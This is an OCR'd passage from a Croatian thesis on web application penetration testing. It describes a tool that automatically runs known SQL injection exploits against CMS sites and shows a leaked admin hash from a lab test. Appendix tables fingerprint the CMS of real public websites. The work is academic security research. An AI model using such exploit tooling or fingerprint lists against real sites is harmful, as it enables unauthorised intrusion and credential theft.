
jedan sažetak korisničke lozinke, pojavljivanje sažetka lozinke unutar tijela odgovora uzeto je kao indikator uspješnosti. Pojavljivanje sažetka korisničke lozinke siguran je indikator da je SQL ubacivanje uspješno provedeno, a isto tako nepostojanje sažetka lozinke u odgovoru je indikator da SQL ubacivanje nije uspješno provedeno. Zbog toga se analiza uspješnosti svodi na pronalazak sažetka lozinke unutar tijela dobivenog odgovora. Sažetak lozinke je, u ovom slučaju, uzorak od trideset i dvije heksadecimalne znamenke. Analizom se utvrđuje nalazi li se takav uzorak unutar tijela dobivenog odgovora. Ako se analizom utvrdi da je uzorak pronađen, odlučuje se da je *exploit* uspješno izveden, a u suprotnom se odlučuje da *exploit* nije uspješno izveden. Na slici 5.11 prikazan je primjer na koji način se sažetak lozinke može nalaziti u tijelu dobivenog odgovora, odnosno u kodu dobivene HTML stranice.

```
<tr>
        <td colspan="0" class="body_outer">
        <h3><a href="http://192.168.1.111/index.php?option=com_tech_article&Itemid=17&task=browse">Back</a></h3>
        <h1 align="center">Title:admin:d5095ccc0fdf2c9125d786db536805d4:uLcLizTAepiQ6ECB</h1><br />
        <h2 align="center">Author:0</h2><br /><p>0</p>
        </td>
 </tr>
```

Slika 5.11: Dio HTML koda u kojem se nalazi dobiveni sažetak administratorske lozinke

5.5 Primjer korištenja alata

Korištenje ostvarenog alata za ispitivanje ranjivosti nekog CMS sustava na SQL ubacivanje je jako jednostavno. Sve što je potrebno je poreknuti alat, te unijeti URL ili IP adresu ispitivanog CMS sustava i odabrati vrstu CMS sustava. URL se unosi u polje *URL*, a vrsta CMS sustava se odabire iz padajućeg izbornika *Application*. Nakon što se unesu potrebni podaci ispitivanje se pokreće klikom na gumb *Start*. Ako se iz nekoga razloga želi prekinuti ispitivanje koje je u tijeku, to je moguće klikom na gumb *Stop*. U primjeru na slici 5.12 za URL je unesena IP adresa 192.168.1.111, te je odabran Joomla! CMS sustav. Za potrebe ovog ispitivanja na ispitivani Joomla! CMS sustav namjerno je instalirano nekoliko komponenti koje su ranjive na SQL ubacivanje, te se *exploiti* za njihovo iskorištavanje nalaze u bazi *exploita*.



Slika 5.12: Primjer korištenja alata

Nakon što se izvrše svi *exploiti* iz baze *exploita* za odabrani CMS sustav, u glavnom prozoru su prikazane sve informacije o izvedenim *exploitima*. Postoje dva načina prikaza rezultata, a to su:

- prikaz svih izvršenih *exploita* (odabirom opcije *All Exploits*) i
- prikaz samo uspješno izvršenih *exploita* (odabirom opcije *Successful Exploits*). (Slika 5.13)

Slika 5.13: Odabir prikaza dobivenih rezultata

Neovisno koji se tip prikaza odabere za sve *exploite* se prikazuju sve informacije. Podaci koji se prikazuju su:

- lista i opis *exploita* (područje *Exploits*),
- poslani HTTP zahtjev za odabrani *exploit* iz liste *exploita* (područje *Request*) i
- dobiveni odgovor, dobiveno HTTP zaglavlje i tijelo odgovora za odabrani *exploit* iz liste *exploita*. (područje *Response*)

Lista uspješnih *exploita* u biti predstavlja listu pronađenih ranjivosti na ispitivanom CMS sustavu. Na slici 5.12 vidi se da je pronađeno nekoliko ranjivosti. Za sve pronađene ranjivosti moguće je pregledati poslane HTTP zahtjeve i dobivene odgovore. Ako bi se željelo ručno utvrditi je li alat uspješno pronašao ranjivost, moguće je pogledati dobiveni odgovor, odnosno tijelo dobivenog odgovora (dobivenu HTML stranicu). Primjer dobivenog odgovora za uspješno izveden *exploit* nalazi se na slici 5.14.


Slika 5.14: Dio HTML stranice koja sadrži dobivena korisnička imena i sažetke lozinki

U prikazanome dijelu HTML stranice vidi se da se nalazi nekoliko korisničkih imena i sažetaka lozinki, odnosno dva korisnička imena i dva sažetka lozinki. Prema ovome može se zaključiti da je alat za ovu ranjivost uspješno otkrio da se radi o uspješnom izvođenju *exploita*, odnosno alat je uspješno otkrio ranjivost na ispitivanom CMS sustavu. I za sve ostale *exploite* iz liste uspješnih *exploita* moguće je ručno utvrditi je li alat uspješno otkrio ranjivost na ispitivanom CMS sustavu ili nije.

Analizom dobivenih rezultata utvrđeno je da je alat uspješno pronašao sve namjerno instalirane komponente koje su ranjive na SQL ubacivanje. Prema tome, može se zaključiti da je alat uspješan u automatskom otkrivanju ranjivosti podržanih CMS sustava na SQL ubacivanje.

5.5.1 Postavljanje dodatnih parametara

U programskom alatu ostvareno je i postavljanje dodatnih parametara alata. Odabirom opcije *Options* iz izbornika *Tools* u glavnom prozoru otvara se novi prozor u kojem je moguće postaviti neke dodatne parametre alata. (Slika 5.15)



Slika 5.15: Postavljanje dodatnih parametara

U novootvorenom prozoru moguće je postaviti vrijeme odgovora za ispitivani CMS sustav (*Timeout*). Ovo vrijeme predstavlja najduže vrijeme čekanja (u mS) na odgovor, ako ispitivani CMS sustav u tom vremenu ne odgovori ispitivanje se zaustavlja. Druga opcija koju je moguće postaviti je korištenje posredničkog poslužitelja tijekom ispitivanja. Ukoliko se odabere da se koristi posrednički poslužitelj (selektirano polje *Use Proxy*), potrebno je unijeti IP adresu ili mrežno ime posredničkog poslužitelja (*Server*), te *port* (*Port*) na kojem je poslužitelj pokrenut. Posrednički poslužitelj može se koristiti za dodatni nadzor prometa, za ispitivanje alata ili kako bi se sakrio identitet tijekom ispitivanja koristeći anonimne posredničke poslužitelje. Sve unesene promjene spremaju se klikom na gumb *Save*.

6. Zaključak

U ovom radu opisani su uobičajeni sigurnosni problemi vezani uz Web primjenske programe, odnosno opisane su najučestalije i najkritičnije ranjivosti Web primjenskih programa. Kroz primjere je pokazano kako nastaju ranjivosti, te kako se iskorištavaju. Prema opisima ranjivosti može se zaključiti da je glavni razlog nastanka ranjivosti sigurnosna neosviještenost programera i administratora Web primjenskih programa. Razlog nastanka svih propusta je loše programsko ostvarenje sigurnosnih mehanizama ili izostanak nekih ključnih sigurnosnih mehanizama. Ranjivi Web primjenski programi obično odaju previše osjetljivih informacija kroz opise grešaka ili kroz nezaštićene dijelove Web primjenskog programa. Napadači iskorištavaju takve propuste kako bi proveli napad na Web primjenski program s ciljem da kompromitiraju Web primjenski program. U zadnje vrijeme napadači sve više koriste ranjivosti s kojima direktno ne napadaju Web primjenski program, nego napadaju korisnike Web primjenskog programa. Iskorištavanjem takvih ranjivosti napadači dolaze do osjetljivih korisničkih informacija, koje koriste za razne vrste prijevara, krađu identiteta, krađu financijskih sredstava i sl. Jedna od takvih ranjivosti je ranjivost koja omogućava izvršavanje napadačkog koda (XSS), koja je ujedno i najkritičnija i najučestalija ranjivost Web primjenskih programa.

U radu je opisan i programski alat za automatsko otkrivanje vrste Web primjenskih programa, odnosno opisan je WSAT sustav koji obavlja automatsko otkrivanje vrste Web primjenskih programa otvorenog koda. U radu je dan opis i arhitektura WSAT sustava, te je provedeno ispitivanje djelotvornosti alata u automatskom otkrivanju vrsta podržanih Web primjenskih programa. Ispitivanje djelotvornosti WSAT sustava obavljeno je ispitivanjem velikog broja stvarnih Web primjenskih programa na Internetu. Prema dobivenim rezultatima može se zaključiti da je WSAT uspješan u otkrivanju vrste Web primjenskog programa, jer su se za veliki broj ispitivanih Web primjenskih programa dobili zadovoljavajući rezultati. WSAT i alati slični njemu su korisni kod penetracijskog ispitivanja Web primjenskih programa. Služe za otkrivanje točne vrste Web primjenskog programa te se s time ubrzava postupak otkrivanja poznatih ranjivosti Web primjenskih programa.

U radu je opisan i ostvaren pomoćni programski alat za penetracijsko ispitivanje ranjivosti poznate vrste Web primjenskog programa na SQL ubacivanje. Alat se koristi za otkrivanje poznatih ranjivosti na SQL ubacivanje za određene CMS sustave. Prema ispitivanju djelotvornosti alata može se zaključiti da je uspješan u otkrivanju poznatih ranjivosti na SQL ubacivanje. Svrha ovog alata i njemu sličnih je da se olakša i ubrza izvođenje penetracijskog ispitivanja Web primjenskih programa. Korištenjem ostvarenog alata ubrzava se otkrivanje poznatih ranjivosti na SQL ubacivanje i smanjuje se mogućnost greške koja bi mogla nastati da se takve ranjivosti otkrivaju ručno. Ostvarivanjem ovog alata pokazalo se da se na vrlo jednostavan način mogu ostvariti alati koji značajno ubrzavaju i poboljšavaju otkrivanje poznatih ranjivosti, te time ubrzavaju provođenje penetracijskog ispitivanja i povećavaju kvalitetu ispitivanja.

7. Literatura

[1] JAMES S. TILLER: The Ethical Hack (A Framework for Business Value Penetration Testing)

[2] Oreilly: Network Security Assessment 2nd Edition

[3] Syngress: Penetration Testers Open Source Toolkit Volume 2

[4] McGraw Hill: Gray Hat Hacking 2nd Edition

[5] Penetration Testing – A Systematic Approach by Manish Saindane (*http://www.infosecwriters.com/text_resources/pdf/PenTest_MSaindane.pdf*)

[6] A Penetration Testing Model - Federal Office for Information Security (*http://www.bsi.bund.de/english/publications/studies/penetration.pdf*)

[7] John Wack, Miles Tracy, Murugiah Souppaya: Guideline on Network Security Testing (*http://csrc.nist.gov/publications/nistpubs/800-42/NIST-SP800-42.pdf*)

[8] Northcutt, S.; Shenk, J.; Shackleford, D.; Rosenberg, T.; Siles, R.; Manchini, S: Penetration Testing : Assessing Your Overall Security Before Attackers Do - SANS Institute (*http://www.sans.org/reading_room/analysts_program/PenetrationTesting_June06.pdf*)

[9] Conducting a Penetration Test on an Organization – SANS Institute (*http://www.sans.org/reading_room/whitepapers/auditing/67.php*)

[10] Dafydd Stuttard, Marcus Pinto: The Web Application Hacker's Handbook

[11] OWASP Top Ten Project (http://www.owasp.org/images/e/e8/OWASP_Top_10_2007.pdf)

[12] Web Application Security Consortium: Threat Classification (http://www.webappsec.org/projects/threat/v1/WASC-TC-v1_0.pdf)

[13] OWASP Guide Project (http://www.owasp.org/index.php/Category:OWASP_Guide_Project)

[14] Andres Andreu: Professional Pen Testing for Web Applications

[15] Joel Scambray, Mike Shema and Caleb Sima: Hacking Exposed Web Applications, Second Edition

[16] AUTOMATED TESTING OF PRIVILEGE ESCALATION IN WEB APPLICATIONS (http://security.media-solutions.de/download/whitepaper_watchfire/testing_privilege_escalation.pdf)

[17] Mario Kozina: Automatizirano određivanje vrste web aplikacije (http://os2.zemris.fer.hr/ns/websec/2007_kozina/files/diplomski_rad.pdf)

8. Dodatak A

U ovom dodatku nalaze se svi dobiveni rezultati tijekom ispitivanja djelotvornosti WSAT sustava u otkrivanju vrste Web aplikacije. Kako je ispitivanje provedeno nad svim Web aplikacijama koje su podržane u WSAT sustavu, u nastavku se nalazi ispisi rezultata u tablicama za sve Web aplikacije. Rezultati za svaku Web aplikaciju nalaze se u tri tablice, po jedna tablica za ključne informacije (ključne riječi, forme i uzorci poveznica). U naslovima tablica piše na koje se ključne informacije odnose podaci u tablicama, te na koju Web aplikaciju se odnose ti podaci.

Tablica 8.1: Rezultati za ključne riječi za PostNuke CMS sustav

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	4	3	4	4	3	3	3	3	3
http://imagicweb.com	0	**2**	0	0	0	0	0	0	0
http://www.dindondago.it	0	**1**	0	0	0	1	0	0	0
http://www.ktb.net	0	**1**	0	0	0	0	0	0	0
http://www.curiousmath.com	0	**2**	0	0	0	1	0	0	0
http://www.freiwilliges-jahr.de	0	**0**	0	0	0	0	0	0	0
http://www.uni-koblenz.de/~warlich	0	**0**	0	0	0	0	0	0	0
http://northwestaustin.net	1	**3**	1	1	1	1	1	1	1
http://22surf.org	0	**1**	1	0	1	1	0	0	0
http://www.gvik.hr	0	**2**	0	0	0	0	0	0	0
http://www.soundwebdev.com	0	**2**	0	0	0	0	0	0	0

Tablica 8.2: Rezultati za forme za PostNuke CMS sustav

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	11	11	5	4	14	7	4	4	3
http://imagicweb.com	0	**4**	0	0	0	0	0	0	0
http://www.dindondago.it	0	**3**	0	0	1	1	0	0	0
http://www.ktb.net	0	**0**	0	0	0	0	0	0	0
http://www.curiousmath.com	0	**4**	0	0	2	0	0	0	0
http://www.freiwilliges-jahr.de	0	**0**	0	0	0	0	0	0	0
http://www.uni-koblenz.de/~warlich	0	**2**	0	0	1	0	0	0	0
http://northwestaustin.net	0	**3**	0	0	1	0	0	0	0
http://22surf.org	0	**0**	0	0	1	0	0	0	0
http://www.gvik.hr	0	**0**	0	0	0	0	0	0	0
http://www.soundwebdev.com	0	**5**	0	0	1	0	0	0	0

Tablica 8.3: Rezultati za uzorke poveznica za PostNuke CMS sustav

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	40	27	17	8	18	50	37	16	13
http://imagicweb.com	0	**9**	0	0	0	0	0	0	0
http://www.dindondago.it	0	**4**	0	0	0	0	0	0	0
http://www.ktb.net	0	**2**	0	0	0	0	0	0	0
http://www.curiousmath.com	0	**10**	0	0	0	0	0	0	0
http://www.freiwilliges-jahr.de	0	**0**	0	0	0	0	0	0	0
http://www.uni-koblenz.de/~warlich	0	**3**	0	0	0	0	0	0	0
http://northwestaustin.net	0	**11**	0	0	1	0	0	0	0
http://22surf.org	0	**2**	0	0	0	0	0	0	0
http://www.gvik.hr	0	**9**	0	0	0	0	0	0	0
http://www.soundwebdev.com	0	**4**	0	0	0	0	0	0	0

Tablica 8.4: Rezultati za ključne riječi za Mambo CMS sustav

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	4	3	4	4	3	3	3	3	3
http://www.bmw-fanclub-dresden.de	0	0	**2**	0	0	1	0	0	0
http://www.theeyedoc.com	0	0	**1**	0	0	0	0	0	0
http://www.englaligan.se	0	0	**3**	0	0	0	0	0	0
http://www.oslobodjenje.ba	0	0	**1**	0	0	0	0	0	0
http://www.mamboserver.com	2	0	**2**	0	0	0	0	0	0
http://www.vivabarista.com	1	1	**2**	1	1	1	1	1	1
http://www.planninginstitute.org	0	0	**1**	0	0	0	0	0	0
http://www.jklabud.hr/2007	0	0	**0**	0	0	0	0	0	0
http://www.rkhd.hr	0	0	**1**	0	0	0	0	0	0
http://www.unhcr.hr	0	0	**1**	0	0	0	0	0	0

Tablica 8.5: Rezultati za forme za Mambo CMS sustav

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	11	11	5	4	14	7	4	4	3
http://www.bmw-fanclub-dresden.de	1	0	**0**	0	0	0	0	0	0
http://www.theeyedoc.com	0	0	**0**	0	0	0	0	0	0
http://www.englaligan.se	2	0	**2**	0	0	0	0	0	0
http://www.oslobodjenje.ba	0	0	**1**	0	0	0	0	0	0
http://www.mamboserver.com	0	0	**1**	0	0	0	0	0	0
http://www.vivabarista.com	0	0	**2**	0	0	0	0	0	0
http://www.planninginstitute.org	2	0	**1**	0	0	0	0	0	0
http://www.jklabud.hr/2007	0	0	**1**	0	0	0	0	0	0
http://www.rkhd.hr	0	0	**1**	0	0	0	0	0	0
http://www.unhcr.hr	0	0	**0**	0	0	0	0	0	0

Tablica 8.6: Rezultati za uzorke poveznica za Mambo CMS sustav

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	40	27	17	8	18	50	37	16	13
http://www.bmw-fanclub-dresden.de	6	0	**6**	0	0	0	0	0	0
http://www.theeyedoc.com	2	0	**2**	0	0	0	0	0	0
http://www.englaligan.se	5	0	**6**	0	0	0	0	0	0
http://www.oslobodjenje.ba	2	0	**2**	0	0	0	0	0	0
http://www.mamboserver.com	4	0	**3**	0	0	0	0	0	0
http://www.vivabarista.com	2	0	**0**	0	0	0	0	0	0
http://www.planninginstitute.org	5	0	**6**	0	0	0	0	0	0
http://www.jklabud.hr/2007	0	0	**0**	0	0	0	0	0	0
http://www.rkhd.hr	7	0	**7**	0	0	0	0	0	0
http://www.unhcr.hr	1	0	**2**	0	0	0	0	0	0

Tablica 8.7: Rezultati za ključne riječi za bbPress forum

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	4	3	4	4	3	3	3	3	3
http://flytheroad.com/blog/forums	0	0	0	**0**	0	0	0	0	0
http://ronsmusings.com/bbpress	0	0	0	**1**	0	0	0	0	0
http://www.txtpower.org/forums	0	0	0	**0**	0	0	0	0	0
http://cerna-online.com/bbpress	0	0	0	**1**	0	0	0	0	0
http://borna.pollitika.com/forum	0	0	0	**0**	0	0	0	0	0
http://forum.skripte.us	0	0	0	**1**	0	0	0	0	0
http://www.mojabeba.rs/forum	0	0	0	**0**	0	0	0	0	0
http://forum.ja-jesam.com	0	0	0	**1**	0	0	0	0	0
http://www.eurovision2009.org	0	0	0	**1**	0	0	0	0	0
http://pokretzanasgrad-pale.org/board	0	0	0	**0**	0	0	0	0	0

Tablica 8.8: Rezultati za forme za bbPress forum

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	11	11	5	4	14	7	4	4	3
http://flytheroad.com/blog/forums	0	0	0	**3**	0	0	0	0	0
http://ronsmusings.com/bbpress	0	0	0	**3**	0	0	0	0	0
http://www.txtpower.org/forums	0	0	0	**2**	0	0	0	0	0
http://cerna-online.com/bbpress	0	0	0	**1**	0	0	0	0	0
http://borna.pollitika.com/forum	0	0	0	**3**	0	0	0	0	0
http://forum.skripte.us	0	0	0	**1**	0	0	0	0	0
http://www.mojabeba.rs/forum	0	0	0	**1**	0	0	0	0	0
http://forum.ja-jesam.com	0	0	0	**1**	0	0	0	0	0
http://www.eurovision2009.org	0	0	0	**1**	0	0	0	0	0
http://pokretzanasgrad-pale.org/board	0	0	0	**1**	0	0	0	0	0

Tablica 8.9: Rezultati za uzorke poveznica za bbPress forum

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	40	27	17	8	18	50	37	16	13
http://flytheroad.com/blog/forums	0	0	0	**5**	0	0	0	0	1
http://ronsmusings.com/bbpress	0	0	0	**5**	0	0	0	0	0
http://www.txtpower.org/forums	0	0	0	**5**	0	0	0	0	1
http://cerna-online.com/bbpress	0	0	0	**8**	0	0	0	0	0
http://borna.pollitika.com/forum	0	0	0	**1**	0	0	0	0	0
http://forum.skripte.us	0	0	0	**1**	0	0	0	0	0
http://www.mojabeba.rs/forum	0	0	0	**1**	0	0	0	0	0
http://forum.ja-jesam.com	0	0	0	**6**	0	0	0	0	0
http://www.eurovision2009.org	0	0	0	**1**	0	0	0	0	0
http://pokretzanasgrad-pale.org/board	0	0	0	**8**	0	0	0	0	0

Tablica 8.10: Rezultati za ključne riječi za PHP-Nuke CMS sustav

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	4	3	4	4	3	3	3	3	3
http://www.f-1mania.es	1	1	1	1	**2**	1	1	1	1
http://www.sawebsos.com	0	0	0	0	**2**	0	0	0	0
http://www.to-bejar.com	0	0	0	0	**1**	0	0	0	0
http://www.bomberosbejar.com	0	0	0	0	**1**	0	0	0	0
http://www.iqto.com	0	0	0	0	**2**	0	0	0	0
http://www.spla.sh	0	0	0	0	**2**	0	0	0	0
http://www.pspisoz.com	0	0	0	0	**2**	0	0	0	0
http://www.os-korcula.hr/html	0	0	0	0	**0**	0	0	0	0
http://www.digitalnet.hr	0	0	0	0	**2**	0	0	0	0
http://www.dzerdan.com	1	1	1	1	**3**	1	1	1	1

Tablica 8.11: Rezultati za forme za PHP-Nuke CMS sustav

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	11	11	5	4	14	7	4	4	3
http://www.f-1mania.es	0	0	0	0	**0**	0	0	0	2
http://www.sawebsos.com	0	1	0	0	**7**	3	0	0	0
http://www.to-bejar.com	0	0	0	0	**0**	0	0	0	0
http://www.bomberosbejar.com	0	1	0	0	**4**	1	0	0	0
http://www.iqto.com	0	1	0	0	**7**	3	0	0	0
http://www.spla.sh	0	1	0	0	**7**	3	0	0	0
http://www.pspisoz.com	0	1	0	0	**3**	0	0	0	0
http://www.os-korcula.hr/html	0	1	0	0	**9**	0	0	0	0
http://www.digitalnet.hr	0	1	0	0	**2**	0	0	0	0
http://www.dzerdan.com	0	0	0	0	**0**	0	0	0	0

Tablica 8.12: Rezultati za uzorke poveznica za PHP-Nuke CMS sustav

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	40	27	17	8	18	50	37	16	13
http://www.f-1mania.es	0	0	0	0	**8**	0	0	0	0
http://www.sawebsos.com	0	0	0	0	**5**	0	0	0	0
http://www.to-bejar.com	0	0	0	0	**7**	0	0	0	0
http://www.bomberosbejar.com	0	0	0	0	**6**	0	0	0	0
http://www.iqto.com	0	0	0	0	**6**	0	0	0	0
http://www.spla.sh	0	0	0	0	**6**	0	0	0	0
http://www.pspisoz.com	0	0	0	0	**7**	0	0	0	0
http://www.os-korcula.hr/html	0	0	0	0	**12**	0	0	0	0
http://www.digitalnet.hr	0	0	0	0	**6**	0	0	0	0
http://www.dzerdan.com	0	0	0	0	**2**	0	0	0	0

Tablica 8.13: Rezultati za ključne riječi za phpBB forum

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	4	3	4	4	3	3	3	3	3
http://public.carnet.hr/~joanicic/phpBB2	0	0	0	0	0	**1**	0	0	0
http://mojefinancije.net/phpBB2	0	0	0	0	0	**1**	0	0	0
http://www.sportskitrening.hr/phpBB2	0	0	0	0	0	**1**	0	0	0
http://www.hrstud.hr/phpBB3	0	0	0	0	0	**1**	0	0	0
http://hrvatska-kostajnica.hr/phpBB2	0	0	0	0	0	**1**	0	0	0
http://supertip.exxxtremebabes.com/phpBB2	0	0	0	0	0	**1**	0	0	0
http://www.hrvatska-info.com/forum	0	0	0	0	0	**0**	0	0	0
http://www.gpp-osijek.com/forum	0	0	0	0	0	**0**	0	0	0
http://forum.gcczagreb.hr	1	1	1	1	1	**3**	1	1	1
http://www.hkdrustvo.hr/clanovi/forum	0	0	0	0	0	**0**	0	0	0

Tablica 8.14: Rezultati za forme za phpBB forum

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	11	11	5	4	14	7	4	4	3
http://public.carnet.hr/~joanicic/phpBB2	0	0	0	0	0	**5**	0	0	0
http://mojefinancije.net/phpBB2	0	0	0	0	0	**3**	0	0	0
http://www.sportskitrening.hr/phpBB2	0	0	0	0	0	**5**	0	0	0
http://www.hrstud.hr/phpBB3	0	0	0	0	0	**1**	0	0	0
http://hrvatska-kostajnica.hr/phpBB2	0	0	0	0	0	**5**	0	0	0
http://supertip.exxxtremebabes.com/phpBB2	0	0	0	0	0	**1**	0	0	0
http://www.hrvatska-info.com/forum	0	0	0	0	0	**5**	0	0	0
http://www.gpp-osijek.com/forum	0	0	0	0	0	**1**	0	0	0
http://forum.gcczagreb.hr	0	0	0	0	0	**5**	0	0	0
http://www.hkdrustvo.hr/clanovi/forum	0	0	0	0	0	**5**	0	0	0

Tablica 8.15: Rezultati za uzorke poveznica za phpBB forum

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	40	27	17	8	18	50	37	16	13
http://public.carnet.hr/~joanicic/phpBB2	0	0	0	0	0	**14**	0	0	0
http://mojefinancije.net/phpBB2	0	0	0	0	0	**12**	0	0	0
http://www.sportskitrening.hr/phpBB2	0	0	0	0	0	**11**	0	0	0
http://www.hrstud.hr/phpBB3	0	0	0	0	0	**2**	0	0	0
http://hrvatska-kostajnica.hr/phpBB2	0	0	0	0	0	**12**	0	0	0
http://supertip.exxxtremebabes.com/phpBB2	0	0	0	0	0	**6**	0	0	0
http://www.hrvatska-info.com/forum	0	0	0	0	0	**8**	0	0	0
http://www.gpp-osijek.com/forum	0	0	0	0	0	**2**	0	0	0
http://forum.gcczagreb.hr	0	0	0	0	0	**14**	0	0	0
http://www.hkdrustvo.hr/clanovi/forum	0	0	0	0	0	**16**	0	0	0

Tablica 8.16: Rezultati za ključne riječi za MyBB forum

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	4	3	4	4	3	3	3	3	3
http://homeundone.com	0	0	0	0	0	0	**1**	0	0
http://www.blakemiller.org/forum	0	0	0	0	0	0	**0**	0	0
http://www.letschatsports.com	0	0	0	0	0	0	**1**	0	0
http://province.pravst.hr/myBB	0	0	0	0	0	0	**0**	0	0
http://www.korpiko.com/ultimatumforum	0	0	0	0	0	0	**0**	0	0
http://peugeot-klub.com/forum	0	0	0	0	0	0	**0**	0	0
http://www.otok-wireless.hr/forum	0	0	0	0	0	0	**0**	0	0
http://www.ivgeo.net/mybb	0	0	0	0	0	0	**0**	0	0
http://mkg.createmybb.com	0	0	0	0	0	0	**1**	0	0
http://www.cro-xp.org/forums	0	0	0	0	0	0	**0**	0	0

Tablica 8.17: Rezultati za forme za MyBB forum

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	11	11	5	4	14	7	4	4	3
http://homeundone.com	0	0	0	0	0	0	**2**	0	0
http://www.blakemiller.org/forum	0	0	0	0	0	0	**2**	0	0
http://www.letschatsports.com	0	0	0	0	0	0	**2**	0	0
http://province.pravst.hr/myBB	0	0	0	0	0	0	**2**	0	0
http://www.korpiko.com/ultimatumforum	0	0	0	0	0	0	**2**	0	0
http://peugeot-klub.com/forum	0	0	0	0	0	0	**1**	0	0
http://www.otok-wireless.hr/forum	0	0	0	0	0	0	**2**	0	0
http://www.ivgeo.net/mybb	0	0	0	0	0	0	**2**	0	0
http://mkg.createmybb.com	0	0	0	0	0	0	**2**	0	0
http://www.cro-xp.org/forums	0	0	0	0	0	0	**2**	0	0

Tablica 8.18: Rezultati za uzorke poveznica za MyBB forum

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	40	27	17	8	18	50	37	16	13
http://homeundone.com	0	0	0	0	0	0	**28**	0	0
http://www.blakemiller.org/forum	0	0	0	0	0	0	**28**	0	0
http://www.letschatsports.com	0	0	0	0	0	0	**29**	0	0
http://province.pravst.hr/myBB	0	0	0	0	0	0	**28**	0	0
http://www.korpiko.com/ultimatumforum	0	0	0	0	0	0	**26**	0	0
